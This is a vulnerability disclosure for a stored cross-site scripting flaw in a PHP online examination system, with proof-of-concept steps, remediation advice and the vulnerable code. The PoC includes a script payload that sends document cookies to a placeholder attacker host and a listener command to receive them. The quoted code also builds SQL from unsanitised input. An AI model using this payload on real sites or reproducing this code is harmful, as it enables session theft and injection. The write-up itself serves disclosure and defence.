Authenticated Stored XSS via Quiz Options in update.php (Chained to Unauthenticated XSS)

Summary

An authenticated stored cross-site scripting (XSS) vulnerability exists in the Codezips: Online Examination System in PHP, within the `update.php?q=addqns` endpoint. A malicious admin can insert arbitrary JavaScript into quiz options that gets executed when any user (admin or student) attempts the quiz.

This issue becomes critical when chained with a separate unauthenticated XSS vulnerability in `feedback.php` (already discovered and pending submission), allowing a full privilege escalation path from unauthenticated attacker to admin session takeover and arbitrary script execution across accounts.

Vulnerability Details

- Type: Stored Cross-Site Scripting (XSS)
- Component: `update.php` (addqns path)
- Authentication Required: ✅ Yes (admin to inject payload)
- Trigger Context: Any user loading the quiz page (`account.php?q=quiz`)
- Impact: Full client-side execution, session hijacking, persistent compromise

---

Proof-of-Concept (PoC)

1. Create a New Quiz (as Admin)

Go to:



Figure 1: Add Quiz After Logging In As Admin



Figure 2:

Create a quiz with any values and hit Submit

2. Inject Payload in Quiz Options



Figure 3: Add Payload

While adding quiz questions JavaScript payload into one of the option fields (e.g., Option A):

Payload:

<script>new Image().src="http://ATTACKER-IP:9001/?c="+document.cookie</script>

> Note: This payload must use double quotes due to SQL parsing quirks.

3. Host Listener

Start a Python listener to receive the exfiltrated cookie:

Figure 4: python3 -m http.server 9001

4. Trigger by Victim



Figure 5: Pre xss cookie proof



Figure 6: victim side render

When a student or admin attempts the quiz, the question options are rendered in `account.php?q=quiz...`, and the payload executes:

Figure 7: Cookie received

XSS completed.

Impact

- Session Hijacking: Persistent access to any active session that views the question.
- Privilege Escalation: From unauthenticated attacker to full control.
- Stored Execution: Payload remains in database until quiz or question is deleted.
- Further Attacks: Keylogging, CSRF, phishing, etc.

Remediation

- Sanitize all user inputs (e.g., `htmlspecialchars()` for quiz options).
- Encode outputs when rendering questions to users.
- Restrict script execution using Content Security Policy (CSP).
- Enforce secure cookie flags (`HttpOnly`, `Secure`).

Discoverer

Reported by: Aryan Singh
Contact: [ttaryan10@gmail.com]

Disclosure Timeline

- 2025-07-16: Vulnerability discovered and documented
- 2025-07-17: Initial CVE submission (authenticated stored XSS)
- 2025-07-17: Chained attack vector (unauth + stored) written up

---

📎 References
- [Product download link (Codezips)](https://codezips.com/php/online-examination-system-in-php-with-source-code/)
- [OWASP XSS Guide](https://owasp.org/www-community/attacks/xss/)
- [UnAuth XSS to steal admin cookie] (github.com/butterscotchctf/unauthxss)

Vulnerable Code Snippets:

1: update.php

```
//add quiz if(isset($_SESSION['key'])){ if(@$_GET['q']== 'addquiz' &&
$_SESSION['key']=='sunny7785068889') { $name = $_POST['name']; $name=
ucwords(strtolower($name)); $total = $_POST['total']; $sahi = $_POST['right']; $wrong =
$_POST['wrong']; $time = $_POST['time']; $tag = $_POST['tag']; $desc = $_POST['desc'];
$id=uniqid(); $q3=mysqli_query($con,"INSERT INTO quiz VALUES ('$id','$name' , '$sahi' ,
'$wrong','$total','$time' ,'$desc','$tag', NOW())");
header("location:dash.php?q=4&step=2&eid=$id&n=$total"); } }
```

This is the xss injection point

2. Account.php

```
// Options rendered directly into HTML
echo'<input type="radio" name="ans" value="'.$optionid.'">'.$option.'<br /><br />';
```

This is the rendering point that victim is exposed to